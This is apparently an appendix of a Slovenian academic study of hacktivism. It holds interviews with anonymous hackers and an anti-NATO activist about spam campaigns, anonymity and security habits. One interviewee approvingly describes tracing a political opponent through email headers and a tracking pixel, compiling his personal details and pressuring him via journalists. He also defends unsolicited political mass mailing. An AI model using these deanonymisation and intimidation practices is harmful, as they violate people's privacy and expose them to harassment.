je neki haX0r razlagal trem prisotnim, da je 0wn4l 200+ boxov na .pl z SSH auto-rooterjem in da je definitivno most wanted l33t haX0r v vzhodnem delu evrope...smeh.
informacije dobim predvsem z mailing-list, redno pregledujem http://archives.neohapsis.com/ in http://www.k-otik.com/exploits/ in se par drugih strani. kako priti v te kroge? najlazje preko IRCa. EFNet je kar dobra izbira...

Če lahko, me zanima koliko si star (vsaj približno), od kdaj, oz. koliko časa se ukvarjas z računalniki (in koliko časa z varnostjo), ter kaj si po izobrazbi (ne mislim prav natančno, pač pa bolj ali študiraš računalnistvo ali kaj drugega)?

recimo, da sem v poznih dvajsetih. z racunalniki se ukvarjam od najstniskih let, nisem studiral racunalnistva in si vsakdanji kruh (vsaj vecinoma) ne sluzim z racunalnistvom.

Kakšno je tvoje mnenje o današnji družbi na splošno in kako se bodo po tvojem zadeve razvijale v prihodnosti? V mislih imam probleme zasebnosti (nadzorovanje s strani države, biometrija, marketing, potrošnistvo,...), anonimnosti, problem računalniske varnosti (virusi, vdori, recimo tudi spam, čeprav ni cisto direktno povezan z varnostjo), problem copyrighta, svobode govora, zakonodaje (copyright, cybercrime), itd.

zelo kompleksno vprasanje...drzave bodo poskusile vse bolj nadzirat svoje drzavljane in razne tehnologije jim bodo ta nadzor tudi omogocale. bojim se, da bo v bliznji prihodnosti kot v kaksnem futuristicnem filmu (minority report naprimer). korporacije bodo poskusile totalno komercijalizirat in legalizirat internet, kar pa jim itak ne bo uspelo. navadni/neuki uporabniki pa bodo, kot vedno, najebali :) ceprav mislim, da se bo splosno znanje racunalnistva z leti povecevalo.

Kako ti skrbiš za svojo informacijsko varnost?

na klasicene nacine: redno patchanje, AV, firewall, packet sniffer in port listener. na net pa vedno preko HTTP proxy-ja (not public one of course :)).

Pogovor s predstavnikom skupine "Reci NE NATO!"[31]

Matej: Kaj "hekerskega" je vaša skupina počela?

[31] (Kovačič, 2004b). Pogovor je potekal preko IRC-a januarja in februarja 2004. Pogovor je avtoriziran in ni lektoriran.

"Reci NE NATO!": V osnovi nic. Kar smo poceli, sam ne imenujem za "hekerstvo".

Matej: Recimo raje, kaj "hacktivističnega"? Kaj pa spam in identifikacija rivalske skupine?

"Reci NE NATO!": Spama ne tretiram kot hackerstvo. Postopke identifikacije "nadleznih posameznikov" pa tudi ne moremo proglasiti za hackerstvo, ker je bila uporabljena predvsem iznajdljivost, brez hackanja.

Matej: Pa se je pri spamu skrivalo identiteto?

"Reci NE NATO!": V cisto cisto zacetkih se je delalo na zagotavljanju popolne anonimnosti (uporaba tujih, javno dostopnih racunalnikov, brez identifikacije). Kmalu pa smo pristali le na delno anonimnost oz. nepopolno zakrivanje identitete.

Matej: Zakaj?

"Reci NE NATO!": Kot prvo: zagotavljanje popolne anonimnosti je postalo tehnicno tezko izvedljivo, upostevajoc nase takratno neznanje in sodelovanje z zaupanja vrednimi posamezniki. Iskanje popolnoma anonimnega internetnega dostopa je bilo skoraj nemogoce (v kolikor nismo hoteli rezati Telekomovih vodov).
Kot drugo: odlocili smo se, da je delna anonimost dovoljsnja in kot taka se vedno funkcionalna.

Matej: Kaj pomeni delna anonimnost? Kot vem ste imeli več aktivnosti - spletna stran, dostop do spletne strani, pošiljanje email obvestil... V katerih delih ste bili anonimni in v katerih ne?

"Reci NE NATO!": Zakaj anonimnost sploh? Takoj, ko si nadanes obraz, se ljudje, mediji ne ukvarjajo vec z vsebino, ki jo zelis sporociti, temvec se zacno ukvarjati s tabo kot z osebo, skupino - tvojo preteklostjo, ostalimi aktivnosti, iscejo stvari preko katerih te lahko spravijo na "limanice".

Matej: Pa ni mogoče v tem malo paradoksa, da si ravno potem zelijo odkriti kdo stoji za tem, se pravi, da se vse sprevrže v iskanje "anonimneža"?

"Reci NE NATO!": Delna anonimnost pomeni: s pomocjo ISPjev (logov o dial-up, zasedanju dolocenega IP v danem trenutku, podatku o telefonskem prikljucku, itd.) se bi dalo ugotoviti kdo resnicno stoji za posiljanimi sporocili. Drugace pa ne.

Matej: Ste imeli kdaj težave zaradi pošiljanja sporočil? Takrat sicer še ni bilo zakonodaje, ampak ISPji pa so ukrepali...

"Reci NE NATO!": Brez pomoci ISPjev se identitete posiljalcev oz. ustvarjalcev ni dalo ugotoviti. Ni se dalo ugotoviti kdo stoji zadaj - lahko se je dalo kvecjemu sklepati iz nekaterih neinternetnih akcij, kdo bi lahko bil. Mozne so torej bile spekulacije oz. ugibanja - nekateri so bili precej blizu, vendar je ostalo pri tem.

Matej: Pa ste imeli občutek, da vas je kdo skušal identificirati?

"Reci NE NATO!": Da, imeli smo enkratno tezavo z ISPjem.

Matej: A lahko bolj konkretno opišeš?

"Reci NE NATO!": Neka oseba, ki je prejela nas email s protinatovsko vsebino se je veckrat pritozila pri ISPju, ces, da ji posiljamo spam.

Matej: Kakšen pa je bil ukrep ISPja?

"Reci NE NATO!": ISP je nato ustno opozoril lastnika internetnega prikljucka, da bo v primeru nadaljevanja posiljanja podobnih sporocil, osebi ukinil dostop do interneta. Sporocila smo namrec posiljali tudi ljudem, ki se na antinato "novice" niso prijavili sami. Opozorilo ISP smo upostevali... zamenjali smo ISP preko katerega smo posiljanje sporocil nato nadaljevali - sicer z nekoliko vecjo previdnostjo (selektivnost pri prejemnikih, bolj formalna oblika sporocil).

Matej: Glede pošiljanja me zanima tole... nekateri spam dojemajo kot zelo zavrženo dejanje. Po drugi strani ima za pošiljatelja spam velike prednosti - nizko ceno, možnost anonimnosti, itd. Kako vi gledate na to?

"Reci NE NATO!": Do spama z namenom reklamiranja dolocenih storitev, produtkov imam osebno zelo negativno mnenje. Taki spamerji v realnosti tudi ne omogocajo odjave iz spam-liste. Spam kot nacin sporocanja dolocenih druzbeno-kriticnih vsebin, ki drugace ne morejo "skozi" pa tretiram drugace - gre za izhod v sili, ko so drugi kanali sporocanja bodisi zaprti, bodisi predragi. Kot primer

lahko navedem vecino slovenskih javnih obcil (elektronskih, tiskanih), vključno s STA, ki so dogodke, ki smo jih pripravljali in sporocila za jasnost, ki smo jih posiljali v zacetku ignorirali.
Vendar se strinjam, da je tudi druzbeno-kriticni spam lahko zelo motec - zatorej je tudi pri tem potrebno omejiti kolicino sporocil in imeti obcutek za "tezenje".

Matej: Se pravi - če prav razumem - gre za zavestno kršenje pravil, vendar v sili? Kako v tem primeru sprejemate morebitne posledice?

"Reci NE NATO!": Ja, gre za zavestno krsenje pravil oz. pravil lepega vedenja - izhod v sili. Zaradi druzbeno-kriticnosti pricakujem vecjo stopnjo tolerance, vsekakor pa zagovarjam, da ce nekdo nasih sporocil noce vec sprejemati, se ga mora obvezno izbrisati iz seznama prejemnikov - vsakega, ki je odgovoril, da nasih sporocil noce vec prejemati, smo iz seznama prejemnikov izbrisali.

Matej: Pa je bila od tega pošiljanja sporočil sploh kaksna korist, kakšen efekt (po tvojem občutku)?

"Reci NE NATO!": Efekt posiljanja sporocil je definitivno bil. Potrebno je namrec vedeti kdo so bili prejemniki sporocil. V nobenem primeru namrec ni slo za posiljanje sporocil vsem. Prejemniki "spama" so bili skrbno izbrani. Prejemniki nasih sporocil so bili naslednji: mnozicna obcila (urednistva, novinarji), drzavni uradniki in organi (poslanci, svetniki, zupani, drzavni sekretarji, ministri, predsedniki vseh vrst, ... - voljeni in postavljeni vladarji drzave torej), nekatere javne osebnosti, zainteresirana javnost, aktivisti.
S kontantnim sporocanjem, da se "tam zunaj med ljudmi" nekaj dogaja, smo pri prejemnikih gotovo dosegli vecjo zavest, da se ljudstvo ne bo pustilo vleci za nos. V medijih, politicnih krogih je bilo opazno, da so nasa sporocila prejemali in "na oceh" politikov se je dalo razbrati njihovo negotovost, nejevoljo, ces, kaj pa se tole ljudstvo gre. Aktivnosti so jih prav gotovo vznemirile, mediji pa so posiljane informacije vendarle zaceli siriti tudi preko svojih kanalov sporocanja. Potrebno pa je poudariti, da je vzporedno potekalo vec povezanih aktivnosti, tako preko interneta, kot na ulicah, javnih debatah, fakultetah. Posiljanje "spama" je bila le ena izmed aktivnosti.

Matej: Od kje je bilo pa največ odjav?

"Reci NE NATO!": Med novinarji odjav ni bilo. Nekaj odjav je bilo s strani nizjih drzavnih uradnikov, vendar teh odjav izrecno nismo upostevali - pritisk na politike mora biti prisoten konstantno in to ni spam. Najvec odjav je bilo med navadnimi ljudmi, ki se na seznam niso prijavili sami. Javnih osebnosti oz. intelektualne srenje nasa sporocila naceloma niso motila.

Matej: Koliko oseb pa je sodelovalo v teh internetnih aktivnostih?

"Reci NE NATO!": Internetno je naceloma je deloval en sam clovek. Seveda ob obcasni pomoci se dveh do treh posameznikov. Govorim za stvari, ki smo jih poceli v mojem ozjem krogu aktivistov. Obcasno so se pojavljali tudi ostali od nas neodvisni internetni akterji.

Matej: Kdo pa je sporočila sestavljal? Kako se je odločalo o tem kaj se bo pošiljalo in kdaj se bo pošiljalo?

"Reci NE NATO!": Sporocila je sprva sestavljala ozka skupina treh ali stirih zelo aktivnih posameznikov. Kasneje pa, ko so akcije postale bolj pogoste in intenzivne, je sporocila pisal tudi en sam clovek (iz nabora treh, stirih ljudi), seveda po konzultacijah z drugimi. To se je dogajalo zlasti kasneje, ko je anonimnost popolnoma izginila. Aktivnosti pa so se iz samega Nata razsirile tudi na kritike nacrtovanih napadov na Irak.

Matej: Ste dobivali kakšne odzive (pozitivne, negativne)?

"Reci NE NATO!": Odzivi so bili tako pozitivni, kot negativni. Negativni so bili se posebej custveno nabiti. Pri pozitivnih pa je bilo opaziti veliko zanimanje po "prikljucitvi" k dejavnostim.

Matej: Omenil si, da ste komunicirali med seboj... ste pri tem uporabljali kakšne posebne zaščitne mehanizme? Ste opazili, da se je kdo skušal maščevati s kaksnim vdorom, pošiljanjem sporočil nazaj...?

"Reci NE NATO!": Kmalu smo ugotovili, da bi skrivanje oz. zagotavljanje anonimnosti, neizslednjivosti oz. izogibanje morebitnim telefonskim ali mailicnim prisluskovanjem, povzrocilo nepremostljive tehnicne in komunikacijske ovire - napori, glede na razlicno raven tehnoloske pismenosti, bi bili preveliki - poleg tega pa bi izjemno padla ucinkovitost in fleksibilnost komuniciranja. Posebnih tehnik skrivanja nismo uporabljali.

Matej: Kaj pa strah pred spremljanjem s strani raznih državnih organov, je obstajal?

"Reci NE NATO!": V posamicnih primerih smo uporabljali PGP, vendar se na splosno ni uporabljal. Prav tako so se uporabljale recimo Yahoo mailing liste, strezniki nasih ljubih ISPjev, nekriptiran

Web-mail, ipd. torej, praviloma se nismo pretirano skrivali. No, kazali pa in prevec naglas pa o nacrtih tudi nismo govorili :)
Zaznali pa smo veckratni poiskus prevzema glavnega recinenato e-naslova. Poiskusi je bili vedno neuspesni. Zgodila pa se je objava fake[32] e-mail naslova (razlika v eni crki).

Matej: Kaj točno se je zgodilo?

"Reci NE NATO!": Zgodili sta se dve stvari:
1. Nekdo je hotel preusmeriti vse maile poslane na recinenato mail na svoj mail (s pomocjo spletnega servisa redirect.
2. V javnosti je bil objavljen fake mail (razlika v eni crki). Na prvi pogled bi lahko rekli, da gre za enak mail... Sklepam, da je bil namen speljati maile, ki so bili namenjeni recinenato, k njim.
Oboje se je zgodilo v povezavi z t.i. fake Reci NE NATO plakati. Namen fake plakatov je bil z zaljivimi slogani diskreditirati originalne plakate oz. celotno recinenato akcijo...

Matej: Prva točka: kako pa bi to dosegel? Kolikor se spomnim, ste imeli takrat e-mail pri Yahooju? In še to me zanima, kako ste to odkrili?

"Reci NE NATO!": Spletni servis za redirect je namenjen preusmerjanju dolocenih mail naslovov na drug mail. Se pravi v primeru, da se odlocis imeti samo 1 ali dva naslova, namesto 10ih, ki si jih uporabljal do sedaj. Glede na to da so fakerji uporabljali precej primitivne metode za prevzem, ni bil problem odkriti zadeve. Namrec, za vkljucitev storitve preusmeritve dolocenega maila, na mail, ki ga hoces preusmeriti, dobis sporocilo, kjer te zaprosijo za potrditev.
"Napadalci" bi morali imeti geslo ali kakrsenkolo drugo metodo za dostop do Reci ne Nato mailboksa.

Matej: Aha. Kako pa ste opazili drugo zadevo? Preko plakatov, ali so tudi oni pošiljali kakšna sporočila?

"Reci NE NATO!": 1. Na nas naslov so bile poslane fotografije njihovih fake plakatov s porogljivimi komentarji.
2. Po Ljubljani je bilo opaziti veliko fake plakatov, ki smo jih nato analizirali.
3. V ultra desnicarskem tedniku Demokracija so fake plakatom namenili vecstransko objavo.
4. Napovedana je bila tozba proti ustvarjalcem plakatov.

[32] *Fake*: lažen, ponarejen (ang.). Iz tega sledi tudi kasneje uporabljana beseda “faker” - ponarejevalec, oseba, ki je ponaredila e-mail naslov. Originalni e-nalov je bil recinenato@yahoo.com, ponarejeni pa recinenatu@yahoo.com.

Matej: Pa ste “fakerje” skušali kako izslediti? Mislim v realnosti in v cyber svetu?

"Reci NE NATO!": Fakerje smo poiskusali izslediti v kiber in v realnem svetu. Izsledite v je bila uspesna, predvsem po zaslugi kiber preiskave...

Matej: Lahko poveš kaj vec o tem, kako je potekala, kaj ste odkrili?

"Reci NE NATO!": Uporabili smo spremljevalne podatke iz mailov, ki so bili poslani iz njihovega fake naslova. Poslan jim je bil mail na katerega so odgovorili. S pomocjo povratnih spremljevalnih podatkov smo dobili dovolj informacij, da smo uporabili Najdi.si, Google, telefonski imenik,... kjer smo dobili ostale male podatke, ki smo jih sestavili v mozaik.

Matej: Si lahko bolj konkreten?

"Reci NE NATO!": 1. Spremeljevalni podatki vsebujejo marsikatero informacijo o racunalniku s katerega je bil mail poslan.
2. Uporabljena je bila tehnologija 1 pixel velike "nevidne" slikice... preko katere je z veliko verjetnostjo mozno zbrati se vec informacij o racunalniku, ki je uporabljen za branje maila.
Iz velikega stevila delnih podatkov smo s pomocjo iznajdljivosti mozaik uspeli sestaviti :)

Matej: Hmm, kako pa ste te podatke povezali s konkretnimi osebami?

"Reci NE NATO!": Ostanimo pri iznajdljivosti... oseba pac ni znala poskrbeti niti za osnovno anonimnost...

Matej: Dobro, ampak kako ste prepričani, da ste odkrili prave osebe?

"Reci NE NATO!": Nasim iznajdljivostnim metodam smo zelo zaupali. Kolikor vem, so se vsi podatki, ki smo jih dobili, med seboj ujemali oz. bili konsistentni. V kolikor to niso bili smo jih izlocili. Gotovo pa je, da je pri dejavnostih sodelovalo vec kot 5 ljudi. Govorim o zacetki fazi razpleta iskanja. Kasneje se je najdeno osebo opazovalo in dobilo se nekaj malih informacij iz realnega sveta. V drugi fazi, pa se je dolocene podatke posredovalo zaupljivim novinarjem, ki so osebo fizicno telefonsko kontaktirali. Iz razgovora z njim je bilo jasno, da smo zadeli v polno. Oseba je po zacetnih izmikanjih priznala dejavnost. Sami te osebe nismo kontaktirali nikoli, za nas

clovek kot tak ni bil zanimiv, izvedeli smo kar smo hoteli - fizicni ali verbalni obracun pa bi bil pod nasim nivojem. Ko smo prisli do dna dejavnosti, smo zadevo predali nekaterim novinarjem, za nas pa se je zgodba zakljucila - posvetili smo se aktivističnim dejavnostim po ustaljenih poteh.

Matej: Katere podatke o osebah pa ste imeli, koliko je sploh bilo teh oseb?

"Reci NE NATO!":Z gotovostjo smo identificirali eno osebo. V sirsem izboru pa je bilo teh oseb se vec, vendar se z njimi zaradi pomanjkljivih podatkov (nismo mogli z gotovostjo prepricani, da so res prave) nismo ukvarjali. Za nekaj oseb iz dolocenega spletnega foruma se je dalo sklepati, da sodelujejo, vendar tega nismo mogli potrditi, zatorej smo sume zavrgli. Za nas je bilo dovolj, da samo dobili konkretno osebo, preko katere smo ostalim dali vedeti, da se ne morejo skrivati oz. da naj igrajo fair play - naj izbirajo svoje kanale sporocanja in se izogibajo nizkim udarcem. Imeli smo prakticno vse osebne in nekaj neosebnih podatkov podatkov (po vrsti najdbe): priimek, ime, naslov bivalisca, lokacija bivalisca, telefonska stevilka, pripadnost stranki, datum rojstva, fakulteta in program studija, letnik studija, fizicni izgled, nekatere osebnostne, karakterne znacilnosti, verjetnost delovnega mesta (ali mesto enega od starsev) oz. mesta dostopa do interneta.

Matej: Kaj pa je sledilo, ko ste osebo identificirali?

"Reci NE NATO!": Preden se je osebo kontaktiralo, se je poiskusalo o njej zbrati se vec podatkov. Nato pa se je preko medijev pocasi zacela objavljati zgodba o "zaroti". Pri cemer so se v javnosti pojavljali le podatki s pomocjo katerih ni bilo mozno identificirati konkretne osebe.
Ustvarjalcem se je dalo vedeti, da jih poznamo in se ne morejo skriti. Sporocalo se jih je preko spletnega foruma, kjer so bili najverjetneje prisotni. Kasneje so novinarji klicali njih osebno in poiskusali opraviti kaksen intervju ali pridobiti informacije. Fakerje se je totalno prestrasilo in jim dalo vedeti, da naj se z nami ne igrajo.
Konkretnih sankcij, razen psiholoskega pritiska, z nase strani ni bilo.

Matej: Pa so se vam potem še kaj oglasili?

"Reci NE NATO!": Ne, koliko vem, se fakerji po tem niso oglasili, niti nam, niti v javnosti. Zdi se mi, da je bilo nekaj poiskusov zanikanja vpletenosti stranke iz katere prihaja vsaj en faker, vendar so odnehali, ko so videli, da smo mocni.

Matej: Stranke? So bili povezani s politiko?

"Reci NE NATO!": Vsaj en faker je bil clan desnicarske stranke in kandidat na nekih minornih volitvah. Tezko je reci ali je bil vpletena cela stranka, dejstvo pa je pripadnost stranki.
Dejstvo je, da je bil napad s fake plakati stratesko pripravljen. Kasneje (pri razpihovanju, kaj za ene plakate, da lepijo kao nenatovci po slovenskih mestih) so sodelovali tudi ostali, ki so stranki blizu (v primeru najave tozbe) + tednik Demokracija.

Matej: Pa so se potem še dogajali kaksni poiskusi napada na vaso skupino?

"Reci NE NATO!": Ne, potrebno je vedeti, da je bil to cas, ko je bila nasa skupina strogo anonimna Kar pomeni, da se razen res ozkega kroga poznanstev, ni vedelo kdo smo. Novinarji z vezami so lahko sklepali, z gotovostjo pa niso mogli do nas oz. le preko vecih "kolen".

Matej: Kaj pa strah pred policijo, kakšnimi tajnimi službami? Konec koncev ste - vsaj tak je bil vtis - stali za raznimi demonstracijami in protesti, v post 11-9 retoriki pa je to že precej "teroristična" dejavnost...?

"Reci NE NATO!": Kasneje se je dejavnosti ljudi, ki so sodelovali pri Reci ne Nato razsirile, pridruzilo se je tudi mnogo ostalih. Vendar vse te zadeve niso potekale pod sloganom Reci ne Nato, ceprav je bila ideja podobna. Recinenato je sprozil plaz ostalih dejavnosti, kjer pogosto ni bilo anonimnosti (protivojne aktivnosti, demonstracije, medijski nastopi, casopisne kolumne, izdaja publikacij, samostojne akcije, ostali aktivizem z drugimi tememi). Strah pred organi pregona je bil omejen na dejstvo, da nam lahko dolocene akcije preprecijo, v kolikor prehitro izvejo za nase nacrte.
Ko so bile akcije izvedene strahu pred njimi praviloma ni bilo. Vedeli smo, da ne delamo nic slabega in nic blazno v naprotju z zakoni.
No v zacetku je strah bil, ker smo pa hoteli ostati anonimni, poleg tega pa bi z pridrzanjem dolocenih posameznikov bile resno ogrozene nase aktivnosti.

Matej: Ste zdaj še kaj aktivni?

"Reci NE NATO!": Jaz osebno ne. Na vrsto je prislo zasebno zivljenje.

Matej: OK, če greva malo bolj na splošno. Kako gledaš na uporabo tehnologije pri političnih procesih?

"Reci NE NATO!": Hm, konkretno?

Matej: Konkretno - očitno tehnologija daje manjšini moč, da se jo sliši. Poleg tega lahko s tehnologijo skrite informacije postanejo javne - čeprav se pri tem krši zakon. Tehnologija tudi omogoča zasebnost, čeprav vi tega niste uporabljali v veliki meri...

"Reci NE NATO!": Tehnologija daje moc tistemu, ki ima znanje. Ponavadi je to manjsina. Ta manjsina pa ima lahko dobre ali slabe namene. Ne pozabimo, vladarji so manjsina.
roblem sam ni v tehnologiji. Problem je v uporabi tehnologije. Neka manjsina, ki se je po "krivici" ne slisi dovolj s pomocjo tehnologije postane glasnejsa.
S pomocjo tehnologij je boj med vladajocimi in vladanimi lahko enakovrednejsi. Vladani lahko s pomocjo premetenosti izbrskajo marsikatero informacijo, ki je vladajoci neupraviceno ne pustijo v javnost. V takih primerih je hackersko napadanje upraviceno. Dolocene informacije po krivem niso javne.

Matej: No, tukaj sva pa pri problemu legitimacije uporabe tehnologije... Kdo določi, da je neko tehnologijo pravično uporabiti za nek namen? Recimo konkretno - nasprotniki Izbrisanih se sedaj počutijo podobno, kot si opisal - so v neenakopravnem položaju z vlado...?

"Reci NE NATO!": Huh, v idelnem bi bilo tako, da ima vsak pravico do komunikacijskih kanalov. V idealnem svetu razmisljujocih in zdravokriticnih posameznikov. Recimo: tako zagovornki izbrisanih, kot nasprotnih. Ampak eni se posluzujejo manipulacije z mnozicami, drugi pa ne (vsaj je v taki meri). V idealnem svetu bi manipulatorje prepoznali in jih nehali jemati resno.

Matej: Recimo, da sedaj vključiva še en element - regulacijo. Recimo regulacijo (prepoved) spama, hackanja... kako gledaš na to?

"Reci NE NATO!": Tukaj bi izpostavil predvsem ucinke spama in hackanja. V kolikor so posledice za kogarkoli bistveno skodljive, potem je potrebno zadeve omejiti. V koliko pa gre za neskodljive zadeve pa jih je potrebno tolerirati. Problem spama je v drezanju v zasebnost (tezenju z motecimi vsebinami, reklamami) in zbiranju podatkov o posameznikih.
Zbiranje podatkov o posameznikih je potrebno regulirati. Drezanje v zasebnost pa omejiti. Samo podobno je pri TV reklamah ali reklamah v navadnih postnih nabiralnikih

Matej: Ampak kako določiti mejo med škodljivostjo in neškodljivostjo? Predvsem v smislu kdo jo postavlja - vlada verjetno bistveno drugače kot neki aktivisti...

"Reci NE NATO!": Ja kje je meja? Ne vem... ce vdres v banko in sesujes informacijski sistem, potem to zihr ni dobro. Ce pa vdres v banko in svoji punci, ki dela v banki posljes simpaticen pop-up, to ni skodljivo. Seveda, financni direktor bo mogoce rekel, da je skodljivo, ker uporabljam njihovo infrastrukturo v zasebne namene. Ampak kratek telefonski klic iz sluzbenega telefona se tudi praviloma torelira...

Matej: Kaj pa če vdreš v bazo ministrstva za obrambo?

"Reci NE NATO!": Ja, tukaj je problem pac v tem kateri podatki morajo biti skriti, kateri pa ne. Vendar vseeno. Kako bos te podatke uporabil? Ce z njimi ne naredis nic, vredu... ni problema... Ce pa jih predas Al Kajdi, ki nato napade sibke tocke Bezigrada, to ni v redu. Mogoce bi bilo najbolje, da so vsi podatki dostopni in bi se raje osredotocili na njihovo (zlo)rabo. Samo to nekako ni pravi nacin...
Zelo bi pomagalo nekaj ljudi z visokimi moralnimi in eticnimi standardi,... ki bi o tem odlocali. Nek parlament, ki bi bil resnicno to kar naj bi v teoriji parlament bil.

Matej: Se pravi "informaton must be free", vendar ne čisto brez vseh omejitev.

"Reci NE NATO!": Ja recimo information must be free. Dokler so na voljo le redkim, so mozne zlorabe s strani te manjsine. Zavoljo preprecitve zlorab s strani manjsine bi bilo dobro, da so bolj free.

Matej: Kaj pa glede softwera - kaj ste uporabljali? Odprotokodno, zaprtokodno opremo?

"Reci NE NATO!": Vecinoma smo uporabljali kar zaprtokodno programje. Sicer spiratizirano. V manjsi meri smo uporabljali odprtokodne resitve... recimo MySQL, PHP, Apache. Se pravi, za serverske resitve (razen vecine SMTP). Kot desktop pa so bile v uporabi vecinoma zaprtokodne resitve. Kljub splosni naklonjenosti odprtokodnosti pa popolnega prehoda ni bilo storjenega zaradi casovnih omejitev in ostalih, recimo sluzbenih obveznosti, ki zaenkrat terjajo uporabo zaprtokodnih resitev.

Matej: Kje pa ste imeli strežnik postavljen?

"Reci NE NATO!": Za http smo na zacetku uporabljali streznike ala Geocities, Tripod, ali podobno. Scasoma je nekdo izmed nas postavil streznik pri sebi doma na sirokopasovni internetni povezavi... Kabel pac... Kasneje pa smo dobili zastonjsko uporabo streznikov vecjega slovenskega ponudnika strezniskih storitev.

Matej: U, kako ste pa dobili to ponudbo?

"Reci NE NATO!": Nek administrator pri komercialnem ponudniku strezniskih storitev, ki se je strinjal z nasimi dejavnostmi nas je na tak nacin podprl... s konkretno pomocjo.
Glede SMTP... na zacetku smo uporabljali SMTP internetnega ponudnika... kmalu pa smo imeli SMPT postavljen kar doma pri tistemu, ki je sporocila posiljal.... vcasih tudi preko Dial-Upa.

Matej: Se pravi ste se financirali predvsem sami oz. je večinoma vse potekalo na volunterski bazi?

"Reci NE NATO!": Kar se tice internetnih dejavnosti ni bilo potrebnih prakticno nobenih financ. Za delo nismo bili placani, niti nismo placevali nikomur. Infrastrukturo pa imamo tako ali tako sami zaradi drugih namenov. Nekih dodatnih stroskov zaradi podpore akcijam ni bilo. Ce odstejemo visji telefonski racun, vec porabljene energije (hrane), itd... Kar je bilo teh dodatnih minornih stroskov smo krili izkljucno sami.

Matej: Ste uporabljali kakšne proxye?

"Reci NE NATO!": Ne proxyjev nismo uporabljali nikoli... Za uporabo proxyjev nismo imeli razloga. Za tiste za katere smo zeleli biti anonimni uporaba proxyjev ni bila potrebna. Za ostale pa nas ni prevec skrbelo.

Matej: Kaj pa sodelovanje s podobnimi skupinami, posamezniki?

"Reci NE NATO!": Hm, nekega sodelovanja niti ni bilo... v bistvu je vse bilo tako pomesano, da smo vse bili v bistvu MI. S komerkoli smo sodelovali je v bistvu postal Mi. Ni bilo locitve nasa skupina, vasa skupina... ko se je delalo, se je stopilo skupaj, smo delali skupaj in to je bilo to... Lahko bi sicer rekel, da so obstajale neke grupacije, vendar je bila organiziranost zaradi neinstitucinaliziranosti zelo ohlapna. V bistvu so bili krogi precej zaprta skupnost... Neka zunanja

skupina se je tezko prikljucila akcijam, Raje smo videli, da je vsak skupina pocela kar pac jim pride na um. Vec je bilo prikljucevanja posameznikov.

Matej: Koliko pa kaj spremljaš razne informacije s podrocja IT-ja, informacijske varnosti, hackinga...?

"Reci NE NATO!": Ful. Vsakodnevno, veckrat dnevno... prevec :)

Matej: Koliko pa je aktivistov, ki se izobražujejo v tej smeri?

"Reci NE NATO!": Minimalno...

Matej: Glede na potencial, ki ga ima ta tehnologija - kako si to razlagaš?

"Reci NE NATO!": Zelo zelo malo je takih, ki se izobrazujejo in so potem tudi aktivni. Nekaj vec je takih, ki se izobrazujejo, vendar so aktivni zelo poredko. Vecina pa ostaja tehnolosko bolj ali manj nepismenih.
Tehnologije omogocajo, da z minimalnimi stroski in z malo vec znanja in iznajdljivosti naredis veliko vec, kot bi lahko naredil po drugacni poti. Kar se izkoriscenosti IT v Sloveniji s strani aktivistov tice, je zelo malo izkorisceno. Zelo zelo malo... Potenciala pa nekako ni, ker primanjkuje aktivnih ljudi. Zavedam se, da bi sem ter tja lahko marsikatero stvar naredili bolje in zagotovili trajnejsi obstoj in delovanje, vendar je za aktivizem s pomocjo IT zainteresiranih zelo zelo zelo malo ljudi, tako da ocitno drugace ni bilo mozno.

Matej: Kaj delaš sedaj, ko smo v NATU?

"Reci NE NATO!": Sedaj, ko smo v NATU, glede samega NATA na pocnem nicesar vec. Glede ostalih aktivisticnosti takisto ne pocnem nicesar vec. Obcasno svoje izkusnje in poglede delim s sogovorniki zainteresiranimi za aktivizem s pomocjo IT.

Matej: Bi bil kdaj pripravljen - sedaj, ko je vsega konec - javno nastopiti in izstopiti iz anonimnosti?

"Reci NE NATO!": Za izstopitev iz anonimnosti ne cutim nobene potrebe. Pripravljen sem deliti informacije o akcijah, o delovanju, nikakor pa ne cutim potrebe po sirsem javnem razkritju. Tisti ki

morajo vedeti kdo sem, vedo ali pa lahko izvedo brez problemov - ako je v funkciji analize dogajanja.

Matej: Pa imas kaksno željo, kakšne načrte za internetni aktivizem v bodoče?

"Reci NE NATO!": Obcasno predam kaksno "arhivsko" gradivo zainteresiranim. Trenutno ni nobenih nacrtov za internetni aktivizem iz moje strani. Ze dalj casa pa ni prisotne niti take zelje... Zelje so usmerjene bolj v zasebno zivljenje. Pa privat se mi financno zadeve zapletajo... Tako, da bom pocasi iskal neko trdnejso financno podlago... Do nadaljnega sem glede aktivizma precej neproduktiven in nekreativen - v leru...

Matej: Se pravi si se upokojil?

"Reci NE NATO!": Kar se tice internetnega aktivizma oz. aktivizma na splosno, definitivno DA, upokojil sem se... vrnitve pa ne nacrtujem. Ce pa bo zapihal ugoden veter, se pa zna zgoditi marsikaj.

Izseki pogovora z Arctusom[33]

Omejeno zaupanje – samo anonimni stiki preko interneta

Objavljeni del pogovora je potekal o predlogu, da bi se z Arctusom srečala v živo in z videokamero posnela pogovor za dokumentarni film.

Matej: Saj po moje bi bilo fino, če bi se enkrat dobila v živo.
Arctus: To bom se videl, ce bo kdaj prislo do tega, mogoce prej po nakljucju.
...
Matej: Glede dokumentarca pa bi bilo fino, da se res enkrat dobimo ob kakšni pijači.
Arctus: Jst mal cvikam, ne zaupam dostim ljudem, tebe sploh ne poznam tko da ne vem kdaj bo prislo do tega, da se bomo dobil na pijaci.
...
Arctus: Poznam **** osebno, samo on ne ve kdo sem jaz. Pozna me samo pod pravim imenom. Ne pozna moje identitete na internetu, ker mu je nisem zelel razkrit, ker mu ne zaupam.

[33] Pogovor je potekal preko IRC-a 17. julija 2003 ter po elektronski pošti v času julija 2003 do januarja 2004. Pogovor je avtoriziran in je delno lektoriran. Pogovor je bil predstavljen na konferenci Infosek 2003, 10. decembra 2003 v Novi Gorici.

Matej: A med sabo se pa poznate (v PLS)... ali bolj preko interneta komunicirate?
Arctus: Poznamo se preko interneta, v zivo ne, bolje za nas vse, da se ne poznamo v zivo. Ker ce bi se poznali, potem ce koga od nas dobijo lahko razkrije ostale, v zameno za imuniteto ali kaj podobnega. Tega ne zelim, izdajalstvo sovrazim.

Odnos do policije, o odvzemu uporabniškega imena

Matej: A ste že imeli kdaj kakšne težave s policijo?
Arctus: Ne. Saj tako pa spet nismo nevarni. Saj jaz tako pravim, si mislim vsaj, ce bi nas zeleli dobiti, bi nas ze. Ali pa vedo kdo smo in nas opazujejo. Ti dve varianti sta.
...
